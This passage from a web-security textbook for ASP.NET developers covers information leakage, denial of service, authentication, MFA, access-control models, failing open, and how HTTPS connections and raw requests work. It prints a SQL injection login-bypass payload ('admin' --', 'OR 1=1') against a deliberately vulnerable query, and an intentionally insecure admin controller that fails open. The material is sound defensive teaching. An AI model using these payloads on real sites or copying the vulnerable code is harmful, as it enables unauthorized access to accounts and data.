


Figure 2-1. Time to process logins in ASP.NET

As you can see in Figure 2-1, the processing time for a user login who didn't exist in the system typically lasted 5 to 11 milliseconds, and the login processing time for a user who did exist in the system lasted at least 15 milliseconds. You should be able to see that hackers should be able to find out which usernames are valid based on this information alone. (This is even worse if users use their email addresses as usernames, since it means that users' email addresses are exposed to hackers.) There are several lessons to be learned here:

- If the .NET team can publish functionality with information leakage, then you probably will too. Don't ignore this.

- As mentioned earlier, sometimes there are trade-offs between different aspects of the CIA triad. In this case, by maximizing availability (by reducing processing), we have harmed confidentiality.
- Contrary to popular belief, writing the most efficient code is *not* always the best thing you can do. In this case, protecting customer usernames is more important than removing a few extra milliseconds of processing.

We'll discuss this example, and how to fix it, in greater detail in the chapter on authentication and authorization.

There is one final point worth making about information leakage. The vast majority of books and blogs that I've read on security (quite frankly including this one) don't give this topic the attention it deserves, largely because it is so dependent upon specific business functionality. The login example given previously is common on most websites, but writing about (or creating a test for, which we'll talk about later) the felony search leakage example would be difficult to do in a generalized fashion. I'll refer to information leakage occasionally throughout this book, but the lack of mentions is not indicative of its importance. Information leakage is a **critical** vulnerability for you to be aware of when securing your websites.

Denial of Service

I touched upon this in the previous chapter, but Denial of Service (DoS) attack is an attack in which an attacker overwhelms a website (or other software), causing it to be unresponsive to other requests. The most common type of DoS attack occurs when an attacker simply sends thousands of requests a second to a website. Your website can be vulnerable to DoS attacks if a particular page requires a large amount of processing, such as a ReDoS (Regular expression Denial of Service) attack, when a particularly difficult-to-process regular expression is called a large number of times in short succession.

Another example of a DoS vulnerability happened in WordPress a couple of years ago. A publicly accessible page would take an array of JavaScript component names and combine the component source into a single file. However, a researcher found that if someone made a request to that page with *all* components requested, it took only a relatively small number of requests to slow the site down to the point it was unusable.

Tip Despite the attention it's receiving here, Denial of Service vulnerabilities are relatively rare today. Modern cloud infrastructures should be able to handle most DoS attacks without too much trouble. If you are already using best practices in your code writing, you probably are already preventing most (though certainly not all) DoS attacks from doing much to your website.

Just a reminder, a Distributed Denial of Service attack, or DDoS, is something subtly different. DDoS attacks work similarly to DoS attacks in that both try to overwhelm your server by sending thousands of requests a second. With DDoS, though, instead of getting numerous requests from one server, you might receive requests from hundreds or thousands of sources, making it hard to block any one source to stop the attack.

Elevation of Privilege

Elevation of privilege, layered security, and the principle of least privilege are all different components of a single concept: in order to minimize the damage a hacker does in your system, you should make sure that a breach in one part of your system does not result in a compromise of your entire system. Here's a quick informal definition of each of the terms:

- **Layered Security** – Components of your system have different access levels. Accessing more important systems requires higher levels of access.
- **Principle of Least Privilege** – A user should only receive the minimum number of permissions to do their job.
- **Elevation of Privilege** – When in your system, a hacker will try to increase their level of permissions in order to do more damage.

One example: in many companies, especially smaller environments, web developers have access to many systems that a hacker would want access to. If a hacker were to successfully compromise a web developer's work account via a phishing attack, that hacker could have high access to a large number of systems. Instead, if the company uses *layered security*, the developer's regular account would not have access to these systems, but instead they would need to use a separate account to access more sensitive parts of the system. In cases where the web developer needs to access servers only to read logs,

the new account would follow the *principle of least privilege* and only have the ability to read the logs on that particular server. If a hacker were to compromise the user's account, they would need to attempt an *elevation of privilege* in order to access specific files on the server.

It's important to note here that there's more to fear here from the company's perspective than external bad actors. Statistics vary, but a significant percentage of breaches (possibly as much as a third, and that number may be rising⁷) are at least aided by a disgruntled employee, so these concepts apply to apps written for internal company use as well.

Authentication and Passwords

Authentication, or the process of determining what person is performing a particular action, is an important part to the majority of nontrivial software products out there. And unfortunately for us, the most common form of authentication – asking for a username and password – is not a particularly secure way to authenticate someone. Security professionals have been predicting that “this is the year the password dies” for many years now. But while we've made progress into finding more secure authentication mechanisms, asking for a username and password continues to be a common form of authentication. This is easy to understand given its ease of use from a user standpoint and easy to implement for a developer, but we need to dig into why this is not a secure means of authentication.

Username/Password Forms Can Be Easy to Bypass

While not usually a problem with ASP.NET apps, many websites still have SQL injection vulnerabilities on the login page. If you are one of them, login forms that use usernames and passwords are trivially easy to bypass. Most books, when talking about SQL injection attacks, usually use the login page as their example text. We'll get into how SQL injection attacks work later in the book, so if you don't understand this now, don't worry. But Listings 2-6 and 2-7 show how an attacker can log in by exploiting a SQL injection vulnerability in the UserName field in the form by examining the resulting call made to the database when logging in. In Listing 2-6, we can see the intended query.

⁷www.ekransystem.com/en/blog/insider-threat-statistics-facts-and-figures

Listing 2-6. Using SQL injection to log in

```
var query = "SELECT * FROM Users WHERE UserName = '" + username + "' AND  
HashedPassword = '" + hashedPassword + "'"
```

In Listing 2-7, we can see the result of passing “admin' --” as my username in the login form, with code that is effectively commented out crossed out.

Listing 2-7. Resulting database query from a SQL injection attack

```
SELECT * FROM Users WHERE UserName = 'admin' ↵  
-- AND HashedPassword = '<<some hash>>'
```

So if you have this vulnerability, it is pretty easy to log in as any user, as long as you know a valid username. (You could include an “ ‘ OR 1=1 -- ” to log in as any user, but it’s much more useful if you can log in as an administrator of some sort.)

Too Many Passwords Are Easy to Guess

Unfortunately, credentials are stolen from websites all the time. One website, called haveibeenpwned.com, allows you to check to see if your password was included in any known hacks and claims to have almost 13 *billion* sets of credentials. While that in itself causes problems (which I’ll get to in a minute), it does mean that we know a great deal about the types of passwords that people use. And what we know doesn’t inspire confidence. Statistics vary, but recent studies have shown that almost 10% of users use one of the ten most common passwords.⁸ So if you’re a hacker, you can get into most websites just by guessing common passwords with known usernames.

If you’re wondering how to get usernames, usually LinkedIn will help. LinkedIn has a treasure trove of information about who works at a company, what their email address is (or what their co-worker’s email address is, which helps determine the company’s username pattern), what types of software they use, etc. A hacker can figure out a lot about who uses what software from LinkedIn.

⁸www.teamsid.com/splashdatas-top-100-worst-passwords-of-2018/

Credential Stuffing Attacks

Credential stuffing is the term for taking stolen sets of credentials from one site and attempting to use them on another. I think most people in technology careers know that we're not supposed to reuse passwords from site to site, but because of the sheer number of websites out there that require passwords, it's no wonder that many people still reuse usernames and passwords just so we can remember how to log in.

Unfortunately, this isn't a hypothetical attack. Hours after the Disney+ streaming video rollout, security researchers announced that the service was hacked. It turned out that the most likely culprit was a credential stuffing attack.⁹ If it can happen to Disney, it can happen to you, too.

Note I set up a honeypot on my personal website – scottnorberg.com – where if you go to wp-login.php, a login page pops up that looks exactly like a default WordPress login page. Except instead of logging you in, the page merely logs what credentials criminals try in an attempt to better understand how they attack. Imagine my surprise when the attackers attempted to log in using the username “scottnorberg” along with a password that I had used on many websites years ago. And at the time of the attack, I hadn't touched the website in more than four years. If a little-used website can be subject to credential stuffing attacks, any website can.

Multi-Factor Authentication

Ok, passwords aren't good. What do we do instead? First, let's continue our step back and talk about authentication in general. Passwords aren't the only way to authenticate people. You may already receive texts with codes to enter into websites to get in, or you may use your fingerprint to get into your phone, or you may have seen movies where someone uses an eye or handprint scan to get into some door. These methods fall into three categories:

⁹www.cpomagazine.com/cyber-security/new-disney-plus-streaming-service-hit-by-credential-stuffing-cyber-attack/

- **Something You Know** – Such as your password or your mother’s maiden name
- **Something You Have** – Such as your phone (which receives texts) or hardware that goes into your USB drive
- **Something You Are** – Such as your fingerprint or an iris scan

Some methods are more secure than others, but generally, the *most* secure method is to use multiple methods from different categories, also known as *multi-factor authentication*, or *MFA*. A method that is becoming more and more common is that you enter your username and password, which would be in the something you *know* category, and then you input a code that you received via a text, which satisfies something you *have*.

Why not do two things from a single category, such as two things you know or two things you have? After all, it would be much easier to implement two things you know, such as asking for a password and then asking for the name of your childhood pet, than something you know and something you have in a website. There are two strong reasons to mix categories.

First, sites get hacked all the time. According to at least one study, 30,000 websites get hacked each day.¹⁰ We know passwords get stolen. But what about challenge questions? How many times have you answered a question about your first pet, your mother’s maiden name, or your first car? Are you sure those haven’t been hacked? And keep in mind that some of this information, such as your mother’s maiden name, is easily discoverable on the web via sites like spokeo.com or intelius.com.

Note Or worse, are you sure that you haven’t given those answers away for free? Many years ago it felt like every day I’d see one or more of my friends on Facebook post or forward something from some website that promised something silly, like giving you your fairy name or finding your spirit animal. To find out this information, all you had to do was give the website a couple of pieces of harmless information. For example, your fairy name could be derived from your birth month and birth day. Or your spirit animal could be found by using the first initial of your middle name and the first initial of your mother’s maiden name. This seemed harmless at the time, but security experts now believe that at least some of these were attempts by hackers to glean answers to common challenge questions.

¹⁰www.forbes.com/sites/jameslyne/2013/09/06/30000-web-sites-hacked-a-day-how-do-you-host-yours/

Second, you never know when something will become insecure. A few years ago, the National Institute of Standards and Technology (NIST), a US Federal Government agency that we talked about in the previous chapter, advised companies that using SMS as a second factor was no longer a secure method to provide multi-factor authentication¹¹ (though they have since softened their stance¹²). Having multiple methods gives you a bit of time to upgrade your systems if something in your authentication chain has been found to be insecure.

Caution If multi-factor authentication via SMS is no longer considered secure, should you stop using it? It depends. There are a number of authenticators that use your phone out there, so you can choose one that's relatively easy for you to implement. On the other hand, using SMS for your second factor of authentication doesn't require an additional app install for your users and will be easier for people to adopt. In short, if you can use other devices, I'd do so; otherwise, using your phone for MFA is still *much* better than username and password alone.

Authorization

Authentication is the term for determining that someone is who they say they are. *Authorization* is the term for confirming that someone can do what they are attempting to do. You're probably already familiar with role-based authorization since it comes baked into the default ASP.NET authentication and authorization framework, but you should know that there are other options.

Types of Access Control

If you study security in depth, you will study the different types of access control. As a web developer, though, most of these approaches may well seem familiar, even if you didn't know that they had specific names.

¹¹<https://techcrunch.com/2016/07/25/nist-declares-the-age-of-sms-based-2-factor-authentication-over/>

¹²www.onespan.com/blog/sms-authentication

- **Role-Based Access Control (RBAC)** – This access control specifies that users should be assigned to roles, and then roles should be given access to resources. For instance, some users in the system might be “administrators,” who are the only ones who get the ability to delete users from the system. Of all the access controls in this list, this is the only one that comes out of the box with .NET.
- **Hierarchical Role-Based Access Control** – This is similar to pure role-based access, but you could imagine hierarchies of roles, such as VP, Director, Manager, and Employee, where everyone at X level and above could have access to a particular resource.
- **Mandatory Access Control (MAC)** – Access is specified by adding labels to all objects and users, such as labeling an item as “Top Secret”, then only granting users with “Top Secret” clearance access to that information. This type of access control is associated with military systems.
- **Discretionary Access Control (DAC)** – Users choose who to give access to. If you’ve created a shared directory to share access to documents with co-workers and you’ve chosen which employees can read the folder, you’ve used discretionary access control. An example probably familiar to you is giving specific co-workers access to a file share you created.
- **Rule-Based Access Control (RuBAC)** – This is probably exactly what you think it is – a power user or administrator decides who can access what information and under what circumstances that can happen. For instance, a department head might say that Taylor can access any document in the “Announcements” folder, but Jamie must wait until the document in that folder is a week old before being able to read it.
- **Attribute-Based Access Control (ABAC)** – This is similar to rule-based access controls, but ABAC also allows for “attributes” to be applied to users and permissions be set based on those attributes. For example, companies might use labels like “manager” and “individual contributor” to describe employees, and managers might be able to read documents in the aforementioned Announcements folder, and individual contributors must wait a week.

We'll come back to a few of these later as we implement them in .NET. For now, the most important takeaway is that the role-based access control that has been the staple of authorization in .NET for decades isn't the only way to control access in your app. And depending on your website, role-based access may not be the best choice.

When Are You Secure Enough?

In the previous chapter, we talked about how risk should be a factor in how much effort you should take to secure something. There are other factors too, such as how sensitive the information is and what security measures do to user experiences.

Finding Sensitive Information

When deciding what in your website to protect, there is certainly information that is more important to protect than others. For instance, knowing how many times a particular user has logged into your website is certainly not as important as protecting any credit card numbers they may have given to you. What should you focus your time on?

When prioritizing information to protect, you should focus on protecting the information that is most sensitive and would cause the most damage if made public. To help you get started, here are some categories commonly used in healthcare and finance that will be useful for you to know:

- **PAI, or Personal Account Information** – This is a term used in finance to refer to information specific to financial accounts, such as bank account numbers or credit card numbers.
- **PHI, or Personal Health Information** – This is a term used in healthcare for information specific to someone's health or treatment, such as diagnoses or medications.
- **PII, or Personally Identifiable Information** – This is a term used in all industries for information specific to users, such as names, birthdates, or zip codes.

If your data falls under one of these categories, chances are you should take extra steps to protect it. Don't let these be a limitation, though. As one example, if your system stores information as trade secrets to your company, it would not fall under these categories but should absolutely be secured.

Knowing *what* you should protect is important, but knowing *when* can be equally as important. If you're storing your data securely but can easily be seen by anyone watching the network as it is sent to another system, the data is not secure. There are two terms that are useful in helping to ensure that your data is secure at all times:

- **Data in Transit** – Data are moving from one point to another. In most cases in the book, this will refer to data that's moving from one server to another, such as sending information from a user's browser to your website or a database backup to the backup location, but it generally applies to any data that's moving from one place to another.
- **Data at Rest** – Data are being stored in one place, such as data within a database or the database backups themselves within their storage location.

It is necessary to secure both Data in Transit and Data at Rest in order to secure your data, and each requires different techniques to implement, which we'll explore later in the book.

Caution While not as sensitive as something like passport numbers or US Social Security numbers, usernames and passwords could also be considered PII. You should take note that the authentication system that comes with ASP.NET by default does not take steps to protect usernames and passwords, which is arguably an issue if you are attempting to achieve PCI DSS or HIPAA compliance.

User Experience and Security

When talking about how far is too far to go with security, I would be remiss if I didn't talk about what security does to *user experience*. First, though, I should define what I mean by this term. User experience, or UX, is the term for all aspects of a user's interaction with a system, especially referring to making the interaction as easy and pleasant as possible.

It's not too hard to notice that security and UX often have competing goals. As we'll see throughout this book, many safeguards that we put in place to make our websites more secure make the websites harder to use. I'd like to say again that our goal is *not* to make websites as secure as possible. No company in the world has the money to do the testing necessary to make this happen, nor does anyone want to drive away users who don't want to jump through unreasonable hoops in order to get their work done. Instead, we need to find a balance between security and UX. Just like with costs, our balance will vary depending on what we want to accomplish. We should feel more comfortable asking our users to jump through hoops to log into their retirement account vs. to log into a site that allows users to play games. Context is everything here.

Other Security Concepts

As we wrap up the chapter, let's define a few more terms that will be important later in the book.

Security by Obscurity

It's fairly common in many technology teams to hide sensitive data or systems in hard-to-find places with the idea that hackers can't attack what they can't find. This approach is called *security by obscurity* in the security world. Unfortunately for us as web developers, it's not very effective. Here are a couple of reasons why:

- Someone might simply stumble upon your “hidden” systems and unintentionally cause a breach.
- It's easy to believe that a hacker can't find odd systems, but there are plenty of freely-downloadable tools that will scan ports, URLs, etc., with little effort on the hacker's part.
- Even if the sensitive data is genuinely hard to find, your company is still vulnerable to attacks instigated by (or at least informed by) rogue employees.

Long story short, if you want something protected, take active steps to protect it.

Secure by Default

One idea that you should always keep in mind is that your code should always be secure by default. In other words, someone who does not know security should be able to reuse your code without needing to worry about security.

One real-world example of this is how ASP.NET treats Cross-Site Scripting (XSS). If you recall from earlier in this chapter, XSS vulnerabilities occur when user input is written directly to HTML without any encoding or other alteration to remove JavaScript tags. Back when we were using WebForms, any input was written to the screen without alteration, and we would need to take steps to protect ourselves from XSS attacks. But now, ASP.NET (both MVC and Razor Pages) encodes all output by default, and you have to bypass these protections if you want to write HTML to the screen. ASP.NET is secure by default, at least where XSS is concerned.

One example of something not being secure by default is the DataTables plug-in from Listings 2-4 and 2-5. With that control, you needed to explicitly turn on anti-XSS protections.

Note Many experienced programmers I've met overestimate the security knowledge of their less experienced counterparts. Please don't assume that anyone using your libraries, looking at your documentation, or inheriting your code knows how to do it securely. (Recall Stripe's documentation in Listing 2-3.) If you can make it harder for other developers to use your code insecurely, please do so.

Fail Open vs. Fail Closed

One question that software developers need to answer when creating a website is: How will my website handle errors? There are a lot of facets to this, and we'll cover many of them in the book, but one important question that we'll address here is: Are we going to *fail open*? In other words, are we generally going to allow users to continue about their business? Or *fail closed* by blocking the user from performing any action at all?

As one (somewhat contrived) example, let's say that you use a third-party API to check password strength when a user sets their password. If this service is down, you could fail open and allow the user to set their password to whatever they submitted. While less than ideal, users would be able to continue to change their password. On the other hand, if you chose to fail closed, you would prevent the user from changing their

password at all and ask them to do so later. While this also is less than ideal, allowing users to change their password to something easily guessable puts both you as the webmaster and them at risk of data theft and worse.

In this particular case, it's not clear whether failing open or failing closed is the right thing to do. In many cases, though, failing open is clearly the *wrong* thing to do. Here is an example of a poorly implemented try/catch block that allows any user to access the administrator home page.

Listing 2-8. Hypothetical admin controller with a bad try/catch block

```
public class AdminController : Controller
{
    private UserManager<IdentityUser> _userManager;

    public AdminController(UserManager<IdentityUser> manager)
    {
        _userManager = manager;
    }

    public IActionResult Index()
    {
        try
        {
            var user = _userManager.GetUserAsync(User).Result;

            //This will throw an ArgumentNullException
            //if the user is null
            if (!_userManager.IsInRoleAsync(user, "Admin").Result)
                return Redirect("/identity/account/login");
        }
        catch
        {
            //If an exception is thrown, the user still has access
            ViewBag.ErrorMessage = "An unknown error occurred.";
        }

        return View();
    }
}
```

In Listing 2-8, the programmer put in manual checks for user in role, intending to redirect them to the login page if they are not in the “Admin” role. (As many of you already know, there are easier ways of doing this, but we’ll get to that later.) But if an error occurs, this code just lets the user go to the page. But in this case, an `ArgumentNullException` is thrown if the user is not logged in, then the code happily renders the view because the exception is swallowed. This is not the intended behavior, but since the code fails open by default, we’ve created a security bug by accidentally leaving open a means for anyone to get to the admin page.

Caution I won’t go so far as to say that you will never want to fail open, but erring on the side of failing open causes all sorts of problems, and not all of them are related to security. Several years ago, I worked on a complex web application that erred on the side of failing open. The original development team threw try/catch blocks around basically everything and ignored most errors (doing even less than the previous example). The combination of having several bugs in the system coupled with the lack of meaningful error messages meant that users never knew what actions actually succeeded vs. not, and so they felt like they had to constantly double-check to make sure their actions went through. Needless to say, they hated the system, and a competing consulting firm lost a big-name client because of it.

Summary

In this chapter, we went over the unique security concerns that come with using other people’s code, whether they come from a library or copied and pasted from a source online. We also discussed the National Vulnerability Database, which can help you discover vulnerabilities that have been found in libraries. After a discussion about storing secrets in source control, we went over the STRIDE method for threat modeling, which allows you to get a start in threat modeling. The chapter ended with a summary of what PII is and why it’s important, a discussion of how user experience still matters, and talking about security concepts like security by obscurity and failing open vs. failing closed.

In the next chapter, we will dive into web security in particular, starting from a high level of how the web works in general and starting to dip our toes into the ASP.NET world.

CHAPTER 3

Web Security

Now that some important general security concepts are out of the way, it's time to talk about web security. If you're already creating websites with some version of ASP.NET, many of the concepts presented in this chapter will be familiar to you. However, it is important to read this chapter fully before moving on to the next, because in order to understand web security, you need to understand how the web works at a deeper level than a typical web developer would.

Making a Connection

When talking about web security, I might as well start where all web sessions must start – establishing a connection. It is easy to take this for granted because browsers and web servers do most of the heavy lifting for us, but understanding how connections work will be important for several topics later on.

HTTPS, SSL, and TLS

In order to talk about creating a connection, I first need to state that in this day and age, you really need to be using HTTPS, not HTTP, for your website. The primary difference between the two is that HTTPS signifies that the traffic between you and the web server is being encrypted, where HTTP means that your traffic is being sent in plaintext. I'm hoping that you already know why HTTPS needs to be used for sensitive communications, but here are some arguments for making HTTPS mandatory everywhere:

- If you have HTTP in some places but not others, you might forget to add HTTPS in some important places.

- Any sensitive information that is stored in a cookie added via an HTTPS request will be sent via any HTTP calls made, making them vulnerable to man-in-the-middle attacks.
- Google (and likely other search engines) have started using HTTPS as a factor in search rankings. In other words, if you don't have HTTPS set up, your website will show up lower in its search results.¹
- Most modern browsers show sites using HTTP as insecure.

Certificates are relatively cheap and HTTPS is easy to set up, so there is really no reason to use unencrypted HTTP anymore.

Note In other books, you may see the acronym “SSL,” which stands for Secure Sockets Layer, for this same concept. We will avoid doing that in this book because it is a little ambiguous. When Netscape first implemented HTTPS in 1995, they had a protocol called SSL to encrypt traffic. In 1999, Transport Layer Security, or TLS, was developed as a more secure version of SSL. But the term “SSL” has stuck, even when referring to “TLS.” Therefore, we will use “HTTPS” when talking about encrypted web traffic, “SSL” to mean the now-obsolete technology replaced by TLS, and “TLS” when talking about HTTPS and attempting to make a distinction between TLS and SSL.

Connection Process

If you're going to dive into security seriously, you will need to know how connections are made between computers. Since this book is targeted to web developers, I won't go into all of the socket- and hardware-specific connections that occur because you don't really need to know them. If you're interested in learning more, though, I suggest you do a search with your favorite search engine for the *OSI model*.

We do, however, need to talk about the connection process from a software perspective. Assuming you're using an HTTPS connection, here is the process that occurs when you're first setting up a session:

¹<https://webmasters.googleblog.com/2014/08/https-as-ranking-signal.html>

1. **Your browser sends a “client hello” message to the server.**
Included in this request are the cryptographic algorithms that are supported by your computer and a *nonce* (a number that is used only once), which is used to help prevent replay attacks.
2. **The server responds with a “server hello”.** In this message are
 - The cryptographic algorithms the server chose to use for the connection
 - The session ID
 - The server’s digital certificate
 - A nonce from the server
3. **The client verifies the server’s certificate.** Steps in this process include checking whether the certificate authority is one of the trusted authorities in the client’s certificate store and checking the certificate against a *Certificate Revocation List* (CRL).
4. **The client sends the server an encryption key.** This key is encrypted with the server’s public key. Since the only thing that can decrypt this key is the server’s private key, we can be reasonably certain that that key is safe from theft or modification by eavesdroppers.
5. **The server decrypts the encryption key.** Now the client and server have agreed on a symmetric encryption algorithm and key to use in all future communications.

Now a secure connection is established between the two machines, along with a cryptographic key to ensure that any future communications will be encrypted. While it doesn’t affect your programming, note that the servers use symmetric encryption to communicate – your certificates and asymmetric encryption are only used to establish the connection.

Note If you don't understand the difference between asymmetric and symmetric cryptography, don't worry. We will discuss the difference, in depth, in a later chapter.

Anatomy of a Request

Once you have a connection, the requests from the client to the server generally fall under two categories: those with a body and those without one. The most common form of requests that usually don't have bodies is the GET request, which occurs when you type a URL or click a link within a browser, though HEAD, TRACE, and OPTIONS also fall in this category. Here is what my browser sent to a website to request the home page of a website running on my local machine.

Listing 3-1. Simple GET request

```
GET / HTTP/1.1
Host: localhost:7227
Cookie: .AspNetCore.Antiforgery.LK0hd10N6Sk=CfDJ8JIL0lZtFBtG ↵
    p1-YR-i9zK7388KKRCcx4_b_LTLX_10EMBkbWUPzALGFNwKlQe2dGx5XFX ↵
    pJ0s_TLRjxazK-4qutn7VggYypUXZPhTNRkw5H401BICKIatKrpPBdmzT8 ↵
    IPI9S4ncIBeSkhgT_NodDM
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ↵
    AppleWebKit/537.36 (KHTML, like Gecko) ↵
    Chrome/121.0.6167.160 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml; ↵
    q=0.9,image/avif,image/webp,image/apng,*/*; ↵
    q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
```

```

Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close

```

Since most of the information in Listing 3-1 is sent by the browser, it is out of your control. And since you won't need to work with it directly, it is not much interest to you as a web programmer. It is important to note, however, that the browser sends a lot more information to the server than merely asking for data from a particular URL. There are several name/value pairs here in the form of *headers*. For now, just note that these headers exist, though I'll highlight a few.

The top two lines specify which page and which website we're requesting information from. The top line specifies that I'm looking for the home page of the website by specifying that I want the page located at `/`, and the second line says that I want to pull this information from the site located on port 7227 for localhost.

In the third line, you can see a Cookie being passed to the server. Cookies are a topic worthy of their own discussion, so for now, I'll define "cookie" as a way to store information on the client side between requests and move on.

Toward the top, you'll see three headers that start with "Sec-Ch-Ua." These headers are intended to send much of the same information as the user agent does, indicating browser, operating system, whether the browser is on a mobile device, etc., in a more consistent and reliable way than the user agent does.

The *User-Agent* sends a great deal of information about the client, from operating system (in this case, Windows NT 10.0) to browser (Chrome, version 121). If you ever wonder how services like Google Analytics can tell what browser your users are using, look at the User-Agent. There is no information here that you can depend on as a web developer, though. While browsers usually send you reliable information here, realistically people could (and do) send whatever they want to.

Toward the bottom, you'll see four headers that start with "Sec-Fetch." These headers are intended to let the server know the purpose of the request. For instance, Sec-Fetch-Mode can indicate whether the request is for simple navigation (as you see in the request), cross-origin requests, etc.

Caution Should you depend on these headers? The short answer here is “no.” There are no means that I am aware of for attackers to change these headers within a request via a browser. But anyone can capture the request, change the values, and send whatever they want. A careful examination of the headers coming to any publicly-available website will show conflicting information between the user agent and the Sec-Ch-Ua headers, and that’s just a start.

Before I talk more about GET requests, I’ll talk about requests that have a body. POSTs are the most common example of this, which usually occur when you click the Submit button on a form, but actions like PUT and DELETE also fall in this category. Let’s see what a raw POST looks like by showing what gets passed to the server when submitting a login form on our test site, using “testemail@scottnorberg.com” for the email and “this_is_not_my_real_password” for the password.

Listing 3-2. Simple POST request

POST /Auth/MyAccount/Login HTTP/2

Host: localhost:7227

Cookie: .AspNetCore.Antiforgery.LK0hd10N6Sk=CfDJ8JIL01ZtFBtG ↵
p1-YR-i9zK7388KKRCcx4_b_LT1X_10EMBkbWUPzALGFNwKlQe2dGx5XFX ↵
pJ0s_TLRjxazK-4qutn7V-ggYypUXZPhTNRkw5H401BICKIatKrpPBdmzT ↵
8IPi9S4ncIBeSkhgT_N0dDM; .AspNetCore.Antiforgery.EZ4AJMr_U ↵
s=CfDJ8JIL01ZtFBtGp1-YR-i9zK6iyhyfNjIw494FEcuDzyXFCMnpg-vp ↵
ChgMAvPpRVsXcjh10XX1MD0NDECyDxI1Zzu6PdWDHOKD3SOG_4YWdRiiMD ↵
h1tHI7cJa5bfrD09NteCENKKW6b4t9ymv8cbG6pOw

Content-Length: 358

Cache-Control: max-age=0

Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

Origin: https://localhost:7227

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ↵

```

AppleWebKit/537.36 (KHTML, like Gecko) ↵
Chrome/121.0.6167.160 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml; ↵
    q=0.9,image/avif,image/webp,image/apng,*/*; ↵
    q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://localhost:7227/Auth/MyAccount/Login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

Input.Username=testemail%40scottnorberg.com& ↵
Input.Password=this_is_not_my_real_password& ↵
Input.RememberMe=true& ↵

__RequestVerificationToken=CfDJ8JIL0lZtFBtGp1-YR-i9zK6Uoin ↵
VKae-ETh0ixUqI9WJaSlPL-4qcNdhexpWPwtbtqNsQ61BNo5Pk-Fwo6 ↵
AXMQ7GcISHPOwYHAitywyu2BbZ8hoy90dshXx40K20PG8V5Vb1QZqOPF ↵
t9qMLLP50vrJ8pvgR5Ax0h4w-9XCy2K6AyYxpujl0ZB5VORLQ3Mg_9Q&

```

Like the POST, the first line in Listing 3-2 specifies the method and the location. Cookies are here too, though we’ll talk about the Anti-forgery cookie when we talk about preventing CSRF attacks. The most important thing to look at here is the request *body*, which starts with “Input.Email=” and ends with “Input.RememberMe=false”. Because the data being passed to the server is in the body of the message, it is hidden from most attempts to listen to our communications (again assuming you’re using HTTPS) because it is encrypted.

You may be wondering: Why is the data sent in “name=value” format instead of something that developers are more used to seeing, like XML or JSON? The short answer is that while you can send data in many different formats, including XML and JSON, browsers tend to send data in form-encoded format, which comes in “name=value” pairs. You can certainly send data in other formats, but you will need to specify that in the Content-Type header if you do. In this case, the browser decided to send form data in URL-encoded form format, which happens to be encoded data sent as “name=value”.

Many of you already know that you can also pass information in the URL as well. This is most commonly done with a *query string*, which is the part of the URL that comes after a question mark and has data in name=value format. Let's look at another login request, this time making a GET request with the data in the query string.

Listing 3-3. GET with data in query string

```
GET /Auth/MyAccount/Login?␣
Input.Email=testemail@scottnorberg.com&Input.Password=␣
this_is_not_my_real_password&Input.RememberMe=true HTTP/2
Host: localhost:7227
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)␣
  AppleWebKit/537.36 (KHTML, like Gecko)␣
  Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;␣
  q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-␣
  exchange;v=b3
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Cookie: .AspNet.Consent=yes;
  .AspNetCore.Antiforgery.PFN4bk7PxiE=␣
  CfDJ8DJ4p286v39BktskkLOxqMuky9JYmCgWyqLJU5Nor0YkVDhNyQsjJQ␣
  rqGjlcSypNyW3tkp_y-fQHDFEiAlsUQ40Ti7k9TEfnJdbArZ5QN_␣
